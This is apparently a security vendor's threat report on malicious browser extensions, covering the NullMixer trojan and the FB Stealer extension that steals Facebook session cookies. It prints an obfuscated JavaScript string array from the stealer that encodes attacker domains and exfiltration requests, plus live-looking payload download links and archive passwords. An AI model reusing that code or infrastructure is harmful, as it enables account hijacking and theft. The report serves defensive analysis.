fdempkefdmgfcogieifmnadjhohaljcb	Google Translate




Google Translate

Chrome Web Store не содержит сведений об этом расширении, то есть оно могло быть установлено без вашего ведома. Подробнее

Malicious FB Stealer extension added from third-party resources. Browser warns that it has no information about this extension

The Trojan delivering FB Stealer is called NullMixer. It masquerades as a cracked software installer, and thus reaches users.



google.com/search?q=solarwinds+broadband+engineers+keymaker&rlz=1C1GCEB_enRU958RU958&s

solarwinds broadband engineers keymaker

About 815,000 results (0.58 seconds)

https://cracksgurus.com › solarwinds+engineers+toolset

Download solarwinds engineers toolset serial number, crack ...

86 records — **SolarWinds Broadband Engineers** Edition Toolset v8.2 **keymaker** by ZWT · **SolarWinds Broadband Engineers** Edition Toolset v8.2 **keygen** by Z.W.T.

https://cracksgurus.com › crack › SolarWinds-Broadband-...

Download SolarWinds Broadband Engineers Edition Toolset v8.1 ...

SolarWinds.**Broadband**.**Engineers**.**keymaker**.zip (180820 bytes) · FILE_ID.DIZ · ZWT.nfo ...

https://www.solarwinds.com › engineers-toolset


Network Engineer Software Tools for Remote ... - SolarWinds

Over 60 great tools to help network **engineers** troubleshoot issues before users are ... **Engineer's** Toolset Network software with over 60 must-have tools. **Key** ...

https://keygensumo.com › solarwinds+engineers+toolset...

Solarwinds engineers toolset v9 keygen,serial,crack

NullMixer spreads through hacked software installers, for example, SolarWinds Broadband Engineers Edition



137.184.159.42/?620bb4d8acbee=19df0189f93f02ea43cf8ed914a68be5&620bb4d8acbf7=3129&620bb4d8acl

php-echo-the-title

Your download link is ready....

If link is not clickable, copy and paste it into the address bar.

https://www.mediafire.com/file/61jd6shf02clfa9/Main_Pc

PASSWORD: 1234

How to Download and Install?

cdn.discordapp.com/attachments/816718875118927937/816777386460446771/Data_v1.zip

Enter password for the encrypted file C:\Users\ADMINI~1\AppData\Local\Temp\Rar$EXb...\READ ME.txt in archive Data_v1.zip

Enter password: 1234

☑ Show password

□ Use for all archives

Name	Packed	Type
..		File folder
PASSWORD=1234.txt *	33	Text Docu
READ ME.txt *	142	Text Docu
Setup_x32_x64.exe *	102,910	Applicatio

Selected 1 file, 124,177 bytes


Total 3 files, 124,663 bytes

Opening Data_v1.zip...

Downloading a password-protected archive with NullMixer inside

The extension files are stored in the resources section of the NullMixer executable and, during installation, are copied to the %AppData%\Local\Google\Chrome\User Data\Default\Extensions folder. The installer also modifies the Secure Preferences file, which contains Chrome settings, including information about extensions. As soon as this is done, the extension becomes active.

Similar to previous families, the extension changes the default search engine. In this case, it sets it to hxxps[:]//www.ctcodeinfo[.]com. In addition, the attackers extract Facebook session cookies — secrets stored in the browser that hold identification data allowing users to stay logged in — and send them to their own servers. Using these cookies, they are able to quickly log in to the victim's Facebook account and hijack it by changing the login details. Once inside the account, the attackers can ask the victim's friends for money, trying to get as much as possible before the user regains access to the account.



```
var _0xd313=["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x77\x77\x2E\x66\x61\x63\x65\x62\x6F\x6F\x6B\x2E\x63\x6F\x6D",
"\x59\x61\x72\x6C\x49\x43\x4E\x4D\x53\x4C\x6B\x45\x6B\x39\x48\x78",
"\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x6B\x6B\x6C\x67\x68\x2E\x70\x77",
"\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x69\x79\x69\x71\x69\x61\x6E\x2E\x63\x6F\x6D\x2F",
"\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x78\x78\x68\x75\x66\x64\x63\x2E\x74\x6F\x70\x2F",
"\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x75\x65\x66\x68\x6B\x69\x63\x65\x2E\x78\x79\x7A\x2F",
"\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x6C\x69\x73\x74\x66\x63\x62\x74\x2E\x74\x6F\x70",
"\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x74\x79\x70\x65\x66\x64\x71\x2E\x78\x79\x7A",
"\x68\x74\x74\x70\x3A\x2F\x2F\x77\x77\x77\x2E\x72\x71\x63\x6B\x64\x70\x74\x2E\x74\x6F\x70","","\x68\x74\x74\x70\x3A\x2F\x2F",
"\x2F\x48\x6F\x6D\x65\x2F\x49\x6E\x64\x65\x78\x2F\x73\x6B\x73\x78\x7A\x3F\x75\x69\x64\x3D",
"\x73\x65\x74\x55\x6E\x69\x6E\x73\x74\x61\x6C\x6C\x55\x52\x4C","\x72\x75\x6E\x74\x69\x6D\x65","\x47\x45\x54",
"\x65\x72\x72\x6F\x72\x20\x3A","\x61\x6A\x61\x78","\x39\x39","\x6C\x6F\x67","\x66\x62\x5F\x6C\x6F\x67\x69\x6E\x73\x74\x61\x74\x65",
"\x6C\x6F\x67\x69\x6E\x73\x74\x61\x74\x65\x3A","\x67\x65\x74","\x73\x79\x6E\x63","\x73\x74\x6F\x72\x61\x67\x65",
"\x66\x62\x5F\x70\x61\x67\x65","\x70\x61\x67\x65\x3A","\x66\x62\x5F\x62\x6D","\x62\x6D\x3A","\x66\x62\x5F\x61\x64\x73\x63\x61\x72\x64",
"\x61\x64\x73\x63\x61\x72\x64\x3A","\x2F\x48\x6F\x6D\x65\x2F\x49\x6E\x64\x65\x78\x2F\x78\x63\x76\x6A\x73","\x50\x4F\x53\x54",
"\x74\x65\x78\x74","\x4A\x53\x4F\x4E\x3D","\x70\x6F\x73\x74\x20\x73\x75\x63\x63\x65\x73\x73","\x74\x79\x70\x65"
```

Attackers use script obfuscation techniques to hide malicious code

Conclusion and recommendations

Browser extensions remain one of the most common ways for cybercriminals to get money, whether by redirecting users to affiliate pages, cookie stuffing or even stealing the victim's credentials. Hence, numerous users might wonder: is it worth downloading browser extensions at all if they carry so many threats? We believe that extensions only improve the user online experience, and some add-ons can even make devices a lot safer. That said, it's important to keep an eye on how reputable and trustworthy the developer is, and what permissions the extension asks for. If you follow the recommendations for safe use of browser extensions, the risk of encountering the threats described above will be minimal.

To stay safe while using browser add-ons:

- Only use trusted sources to download software. Malware and unwanted applications are often distributed through third-party resources, where no one checks their security like official web stores do. These applications may install malicious or unwanted browser extensions without the user knowing about it, and perform other malicious or unwanted activity.
- Since extensions add extra functionality to browsers, they require access to various resources and permissions — you should carefully examine add-on requests before agreeing to them.
- Limit the number of extensions used at any one time and periodically review your installed extensions. Uninstall extensions that you no longer use or that you do not recognize.
- Use a robust security solution. Private Browsing in Kaspersky Internet Security, for example, prevents online monitoring and protects you from web threats.

Indicators of compromise

WebSearch extension MD5
dd7bd821cd4a88e2540a01a9f4b5e209

WebSearch extension ID
kpocjpoifmommoiiiamepombpeoaehfh
fncbkmmlcehhipmmofdhejcggdapcmon
mallpejgeafdahhflmliiahjdpgbegpk
ceopoaldcnmhechacafgagdkklcogkgd
mabloidgodmbnmnhoenmhlcjkfelomgp

DealPly installer MD5
E91538ECBED3228FF5B28EFE070CE587

DealPly-related extension MD5
38a7b26c02de9b35561806ee57d61438

DealPly-related extension ID
bifdhahddjbdbjmiekcnmeiffabcfjgh
ncjbeingokdeimlmolagjaddccfdlkbd
nahhmpbckpgdidfnmfkfgiflpjijilce
pilplloabdedfmialnfchjomjmpjcoej

AddScript extension MD5
28a18438e85aacad71423b044d0f9e3c

AddScript extension ID
hdbipekpdpggjaipompnomhccfemaljm
lfedlgnabjompjngkpddclhgcmeklana
aonedlchkbicmhepimiahfalheedjgbh
oobppndjaabcidladjeehddkgkccfcpn

NullMixer MD5
F94BF1734F34665A65A835CC04A4AD95

FBStealer extension installer MD5
5010c3b42d269cb06e5598a5b1b143a5

FBStealer extension ID
colgdlijdieibnaccfdcdbpdffofkfeb
fdempkefdmgfcogieifmnadjhohaljcb

- Adware
- Browser
- Browser Plugins
- Data theft
- Firefox
- Google Chrome
- Malware Descriptions
- Malware Statistics
- Safari
- Trojan

Authors

Expert Kaspersky

Threat in your browser: what dangers innocent-looking extensions hold for users

Your email address will not be published. Required fields are marked *